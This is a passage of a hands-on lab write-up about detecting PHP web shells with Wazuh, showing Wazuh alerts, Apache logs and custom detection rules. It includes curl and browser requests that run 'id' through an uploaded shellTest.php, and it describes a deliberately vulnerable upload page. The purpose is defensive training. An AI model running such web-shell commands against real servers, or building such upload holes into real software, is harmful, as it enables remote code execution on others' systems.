
```
curl -v "http://100.119.94.32/uploads/shell_test.php?cmd=id"
```



```
┌──(kali㉿kali)-[~]
└─$ curl -v "http://100.119.94.32/uploads/shellTest.php?cmd=id"
*   Trying 100.119.94.32:80...
* Connected to 100.119.94.32 (100.119.94.32) port 80
* using HTTP/1.x
> GET /uploads/shellTest.php?cmd=id HTTP/1.1
> Host: 100.119.94.32
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 21 May 2025 12:01:48 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Content-Length: 54
< Content-Type: text/html; charset=UTF-8
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host 100.119.94.32 left intact
```

Verify Wazuh Detection


On Kali (Wazuh Server), check alerts:



```
┌──(kali㉿kali)-[~]
└─$ sudo cat /var/ossec/logs/alerts/alerts.log | grep -B 10 -A 10 'shellTest.php
'

 - Inode: 3408353
 - User: amir (1000)
 - Group: amir (1000)
 - MD5: 1c7a3c5acf219da3ef9da1ab8938fae9
 - SHA1: 7ecc3f6f4ff43f6e8cf31efa16f5eac2b94dcbdf
 - SHA256: 0d810b544239e664df5713a10ba2132f474cff458e66b1d0af330f45a733e4c9

** Alert 1747828605.5606289: - ossec,syscheck,syscheck_entry_added,syscheck_file
,pci_dss_11.5,gpg13_4.11,gdpr_II_5.1.f,hipaa_164.312.c.1,hipaa_164.312.c.2,nist_
800_53_SI.7,tsc_PI1.4,tsc_PI1.5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 May 21 07:56:45 (Ubuntu) any->syscheck
Rule: 554 (level 5) -> 'File added to the system.'
File '/var/www/html/uploads/shellTest.php' added
Mode: realtime
```

Verify Apache Logs (Ubuntu)

sudo tail -f /var/log/apache2/access.log | grep shell_test




```
amir@Ubuntu:~$ sudo tail -f /var/log/apache2/access.log | grep shellTest
[sudo] password for amir:
100.108.221.35 - - [21/May/2025:12:01:48 +0000] "GET /uploads/shellTest.php?cmd=id H
TTP/1.1" "?cmd=id" 200 54 "-" "curl/8.12.1"
```

From a Browser (Manual Test)

Open a browser on another system (or the same if using a bridged network) and visit:

http://target_ip/uploads/shellTest.php?cmd=id



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Output shows that:

uid=33: The User ID is 33

(www-data): This is the username associated with UID 33. It’s typically used by the Apache or Nginx web server.

gid=33(www-data): The Group ID is also 33, and the group name is www-data

What This Means:

Your shellTest.php web shell executed the id command on the server.

The command ran with the privileges of the web server, which is usually low privilege, and by default it's www-data.

This confirms that the remote command execution (RCE) via the uploaded shell worked successfully.


To analyze and view Web Shell-related alerts in Wazuh Dashboard, follow the steps below using the Discover tab:

1. Log in to Wazuh Dashboard

Open your browser and navigate to the Wazuh dashboard (usually: https://<wazuh-server-ip>:5601)


Login with your credentials.

On the left sidebar, click on “Discover” and see logs.



```
Time                 _source
May 21, 2025 @ 08:43:44.303   input.type: log agent.ip: 10.0.2.15 agent.name: Ubuntu agent.id: 003 manager.name: kali rule.firedtimes: 4 rule.mail: true rule.level: 12 rule.description: Web shell file uploaded to server rule.groups: web, web_shell rule.id: 100100 location: /var/log/apache2/access.log decoder.name: web-accesslog id: 1747831424.7617498 full_log: 100.108.221.35 - - [21/May/2025:12:43:44 +0000] "GET /uploads/shellTest.php?cmd=id HTTP/1.1" "?cmd=id" 200 54 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" timestamp: May 21, 2025 @ 08:43:44.303 _index: wazuh-alerts-4.x-2025.05.21
May 21, 2025 @ 08:39:39.111   input.type: log agent.ip: 10.0.2.15 agent.name: Ubuntu agent.id: 003 manager.name: kali rule.firedtimes: 3 rule.mail: true rule.level: 12 rule.description: Web shell file uploaded to server rule.groups: web, web_shell rule.id: 100100 location: /var/log/apache2/access.log decoder.name: web-accesslog id: 1747831179.7469076 full_log: 100.108.221.35 - - [21/May/2025:12:39:37 +0000] "GET /uploads/shellTest.php?cmd=id HTTP/1.1" "?cmd=id" 200 54 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" timestamp: May 21, 2025 @ 08:39:39.111 _index: wazuh-alerts-4.x-2025.05.21
May 21, 2025 @ 08:20:25.891   input.type: log agent.ip: 10.0.2.15 agent.name: Ubuntu agent.id: 003 manager.name: kali rule.firedtimes: 2 rule.mail: true rule.level: 12 rule.description: Web shell file uploaded to server rule.groups: web, web_shell rule.id: 100100 location: /var/log/apache2/access.log decoder.name: web-accesslog id: 1747830025.6831265 full_log: 100.108.221.35 - - [21/May/2025:12:20:25 +0000] "GET /uploads/shellTest.php?cmd=id HTTP/1.1" "?cmd=id" 200 54 "-" "curl/8.12.1" timestamp: May 21, 2025 @ 08:20:25.891 _index: wazuh-alerts-4.x-2025.05.21
```


Also see logs in Threat Hunting:



7 hits

May 21, 2025 @ 00:00:00.000 - May 21, 2025 @ 23:59:59.999

	agent.name	rule.description	rule.level	rule.id
May 21, 2025 @ 08:43:44.3...	Ubuntu	Web shell file uploaded to server	12	100100
May 21, 2025 @ 08:39:39.1...	Ubuntu	Web shell file uploaded to server	12	100100
May 21, 2025 @ 08:20:25.8...	Ubuntu	Web shell file uploaded to server	12	100100
May 21, 2025 @ 08:01:48.6...	Ubuntu	Web shell file uploaded to server	12	100100



@timestamp	May 21, 2025 @ 08:39:39.111
_index	wazuh-alerts-4.x-2025.05.21
agent.id	003
agent.ip	10.0.2.15
agent.name	Ubuntu
decoder.name	web-accesslog
full_log	100.108.221.35 - - [21/May/2025:12:39:37 +0000] "GET /uploads/shellTest.php?cmd=id HTTP/1.1" "?cmd=id" 200 54 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
id	1747831179.7469076
input.type	log
location	/var/log/apache2/access.log
manager.name	kali
rule.description	Web shell file uploaded to server
rule.firedtimes	3
rule.groups	web, web_shell
rule.id	100100

My Hands-On Experience Detecting Web Shells with Wazuh

What I Did:

1. **Set Up the Lab Environment**
    - Installed Apache web server on Ubuntu
    - Created a vulnerable file upload page (upload.php)
    - Made sure PHP was running properly
2. **Configured Wazuh Monitoring**
    - Set up File Integrity Monitoring (FIM) to watch:
        - /var/www/html (main web folder)
        - /var/www/html/uploads (specific upload directory)
    - Configured Apache log monitoring to track:
        - All access attempts (access.log)
        - Any errors (error.log)
3. **Created Detection Rules**

    - Made custom rules to spot:
        - New PHP files appearing in uploads folder
        - Suspicious URLs containing "cmd="
        - Any unexpected file changes in web directories

Challenges I Faced:

- At first, alerts weren't working because:
    - The uploads folder wasn't properly included in monitoring
    - Apache logs weren't showing full URLs with parameters
    - My custom rules needed adjustments to match the log format

How I Fixed the Issues:

1. Double-checked all file paths in Wazuh configuration
2. Updated Apache's logging format to include query strings
3. Tested each rule individually using wazuh-logtest
4. Verified permissions on all monitored folders

What Works Now:

- Immediate alerts when:
    - Any PHP file gets uploaded to /uploads
    - Someone accesses uploaded files with command parameters
    - Suspicious patterns appear in Apache logs